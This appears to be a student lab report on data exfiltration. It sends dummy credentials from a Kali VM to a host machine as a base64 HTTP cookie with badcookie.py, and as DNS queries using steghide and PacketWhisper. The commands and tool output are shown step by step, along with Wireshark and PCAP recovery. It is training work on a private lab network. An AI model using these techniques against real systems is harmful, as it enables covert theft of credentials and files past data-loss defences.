



## Exfiltration practical

Abdelrahman Mohamed



## Exfiltration1:

Data hiding: base64 encoding

Exfiltration method: Encrypted Data using badcookie.py

Environment used: Host MacOS system located on IP: 192.168.0.121


Kali VM on IP: 192.168.0.156

Host machine:



```
ab@ALT:~  
> ifconfig en0  
en0: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500  
    options=6463<RXCSUM,TXCSUM,TS04,TS06,CHANNEL_IO,PARTIAL_CSUM,ZEROINVERT_  
CSUM>  
    ether a4:83:e7:c5:6a:24  
    inet6 fe80::1c2d:919b:6884:401f%en0 prefixlen 64 secured scopeid 0xe  
    inet 192.168.0.121 netmask 0xffffffff broadcast 192.168.0.255  
    nd6 options=201<PERFORMNUD,DAD>  
    media: autoselect  
    status: active
```

Kali VM:



```
(kali@kali)~[~/Desktop]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.156 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::250:56ff:fe34:278 prefixlen 64 scopeid 0x20<link>  
    ether 00:50:56:34:02:78 txqueuelen 1000 (Ethernet)  
    RX packets 6477 bytes 7569707 (7.2 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2236 bytes 309696 (302.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Testing connectivity:

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ping 192.168.0.121
PING 192.168.0.121 (192.168.0.121) 56(84) bytes of data.
64 bytes from 192.168.0.121: icmp_seq=1 ttl=64 time=0.530 ms
64 bytes from 192.168.0.121: icmp_seq=2 ttl=64 time=0.298 ms
64 bytes from 192.168.0.121: icmp_seq=3 ttl=64 time=0.494 ms
64 bytes from 192.168.0.121: icmp_seq=4 ttl=64 time=0.506 ms
^C
— 192.168.0.121 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.298/0.457/0.530/0.092 ms
```

Data encoding:

```
(kali@kali)-[~/Desktop]
$ echo 'Username:user@test.comPassword:Pass321' | base64
VXNlcm5hbWU6dXNlckB0ZXN0LmNvbVBhc3N3b3JkOlBhc3MzMjEK
```

Setting up local server on MacOS to receive the get request with exfiltrated data:

```
> python3 -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
```


Using badcookie.py to send HTTP request with the cookie:

```
(kali@kali)-[~/Desktop]
$ python badcookie.py 192.168.0.121:8080 'VXNlcm5hbWU6dXNlckB0ZXN0LmNvbVBhc3N3b3JkOlBhc3MzMjEK:'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: Cryptography
cated in cryptography, and will be removed in the next release.

#####
# Description: Exfiltrates data via base64 encoded HTTP cookies #
# Use Case: Penetration testing e.g. testing DLP systems etc #
# Author: Akbar Qureshi #
#####
```

```
> python3 -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
::ffff:192.168.0.156 - - [11/Apr/2022 19:00:24] "GET / HTTP/1.1" 200 -
```

Filtering out the Wireshark PCAP to find the GET request and extract the cookie:



Since I had already encoded the data which was then encoded again by the script, I had to decode the cookie and then decode the result of that to get the exfiltrated data.

# BASE64

Decode and Encode

Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.

## Decode from Base64 format

Simply enter your data then push the decode button.

VlhObGNtNWhiV1U2ZFhObGNrQjBaWE4wTG1OdmJWQmhjM04zYjNKa09sQmhjM016TWpFSzo=

**Step 1**

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

VXNlcm5hbWU6dXNlckB0ZXN0LmNvbVBhc3N3b3JkOIBhc3MzMjEK:

**BASE64**

Decode

Decode and Encode

Encode

Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or **decode** your data.

**Decode from Base64 format**

Simply enter your data then push the decode button.

VXNlcm5hbWU6dXNlckB0ZXN0LmNvbVBhc3N3b3JkOiBhc3MzMjEK:

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFFDecodes in real-time as you type or paste (supports only the UTF-8 character set).

< **DECODE** >

Decodes your data into the area below.

Username:user@test.comPassword:Pass321

Data exfiltrated!

I have attached the PCAP to the submission under the title badcookieEXP.pcap


## Exfiltration2

In this scenario, I used packetwhisper for exfiltration and cloackify and steghide for data hiding. In this scenario, I am connected to the same local network. I can capture DNS requests through an MITM attack by changing my MAC address to the router's address and using my Ethernet card in promiscuous mode.

Information to be exfiltrated:

```
~/Desktop/steg - Mousepad
File Edit Search View Document Help
1 Username: steg@test.com
2 Password: steg123
```


Picture used for steganography:



Using steghide:

```
(kali@kali)-[~/Desktop]
$ steghide embed -cf sheridan.jpg -ef steg
Enter passphrase:
Re-Enter passphrase:
embedding "steg" in "sheridan.jpg" ... done
```

I then compressed the image to a .zip file as DNS exfiltration takes a long time:





Using cloakify to turn the zip file into subdomains that will later be retrieved

```
kali@kali: ~/Desktop/PacketWhisper x  kali@kali: ~/Desktop/PacketWhisper x

Exfiltrate / Transfer Any Filetype in Plain Sight
via
Text-Based Steganography & DNS Queries

"SHHHHHHHHHH!"
Written by TryCatchHCF
https://github.com/TryCatchHCF

data.xls accounts.txt \ Series of
device.cfg backup.zip → harmless-looking
LoadMe.war file.doc / DNS queries

PacketWhisper Main Menu
1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 1

Prep For DNS Transfer - Cloakify a File
Enter filename to cloak (e.g. payload.zip or accounts.xls): sheridan.jpg.zip
Save cloaked data to filename (default: 'tempFQDNList.txt'):

Prep For DNS Transfer - Select Cloakify cipher
Select PacketWhisper Transfer Mode
1) Random Subdomain FQDNs (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs (DNS may cache, but overcomes NAT)
3) [DISABLED] Common Website FQDNs (DNS caching may block, NAT interferes)
4) Help

Selection: 1

Ciphers:
1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #:
Invalid cipher number, try again...
Enter cipher #: 1

Creating cloaked file using cipher: ciphers/subdomain_randomizer_scripts/akstat_io_prefixes
Cloaked file saved to: tempFQDNList.txt
```

## Starting the exfiltration process and capturing the DNS query's using Wireshark:

```
Adding subdomain randomization to cloaked file using :akstat_io_prefixes.py

Preview a sample of cloaked file? (y/n): y

92b7b5lm.akstat.io
69pnxgah.akstat.io
11g6kg46.akstat.io
24ct40j8.akstat.io
60leqpqf.akstat.io
60le4sv1.akstat.io
38ihci80.akstat.io
24ctpd76.akstat.io
589ds0pg.akstat.io
589dq2mc.akstat.io
589d55xs.akstat.io
51qp604p.akstat.io
589d5qe5.akstat.io
88m8b8t5.akstat.io
26by66bf.akstat.io
3937bpni.akstat.io
42zjx8uv.akstat.io
464enc82.akstat.io
20922c09.akstat.io
464ecaj6.akstat.io

Press return to continue ...

Begin PacketWhisper transfer of cloaked file? (y/n): y

Select time delay between DNS queries:

1) Half-Second (Recommended, slow but reliable)
2) 5 Seconds (Extremely slow but stealthy)
3) No delay (Faster but loud, risks corrupting payload)

Selection (default - 1): 3

Broadcasting file ...

### Starting Time (UTC): 04/12/22 20:03:18

Progress (bytes transmitted - patience is a virtue):
25 ...
50 ...
75 ...
100 ...
125 ...
150 ...
175 ...
200 ...
225 ...
```

## PCAP caputred and saved as shh.pcap (I have attached the file to the submission):

The image shows two side-by-side screenshots. The left screenshot displays the PacketWhisper application interface, which is running on a Kali Linux system. It shows a list of subdomains being generated and broadcasted, such as 92b7b5lm.akstat.io, 69pnxgah.akstat.io, and 11g6kg46.akstat.io. The application is configured to use a half-second delay between DNS queries. The right screenshot shows the Wireshark network protocol analyzer capturing traffic on the eth0 interface. The packet list pane shows several DNS queries and responses, including standard queries for the subdomains generated by PacketWhisper. The packet details pane shows the structure of a DNS query, including the question section with the subdomain and the query type (A).



Extracting the zip file from the pcap using packetwhisper:

```
==== PacketWhisper Main Menu ==== /Desktop/PacketWhisper

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 2

==== Extract & Decloakify a Cloaked File ====

IMPORTANT: Be sure the file is actually in PCAP format.
If you used Wireshark to capture the packets, there's
a chance it was saved in 'PCAP-like' format, which won't
here. If you have problems, be sure that tcpdump/WinDump
can read it manually: tcpdump -r myfile.pcap

Enter PCAP filename: shh.pcap

What OS are you currently running?

1) Linux/Unix/MacOS
2) Windows

Select OS [1 or 2]: 1
reading from file shh.pcap, link-type EN10MB (Ethernet), snapshot length 262144

===== Select PacketWhisper Cipher Used For Transfer =====

1) Random Subdomain FQDNs (example: d1z2mqljlzjs58.cloudfront.net)
2) Unique Repeating FQDNs (example: John.Whorfin.yoyodyne.com)
3) [DISABLED] Common Website FQDNs (example: www.youtube.com)

Selection: 1

Ciphers:


1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 1

Extracting payload from PCAP using cipher: ciphers/subdomain_randomizer_scripts/akstat_io_prefixes

Save decloaked data to filename (default: 'decloaked.file'):


File 'cloaked.payload' decloaked and saved to 'decloaked.file'
```



Name	Size	Type	Date Modified
sheridan.jpg	5.7 kB	JPEG image	11 April 2022, 19:37

Using steghide to extract the text file:

```
kali@kali: ~/Desktop/PacketWhisper
File Actions Edit View Help
(kali@kali)~[~/Desktop/PacketWhisper]
$ steghide extract -sf sheridan.jpg
Enter passphrase:
wrote extracted data to "steg".
```



Data exfiltrated!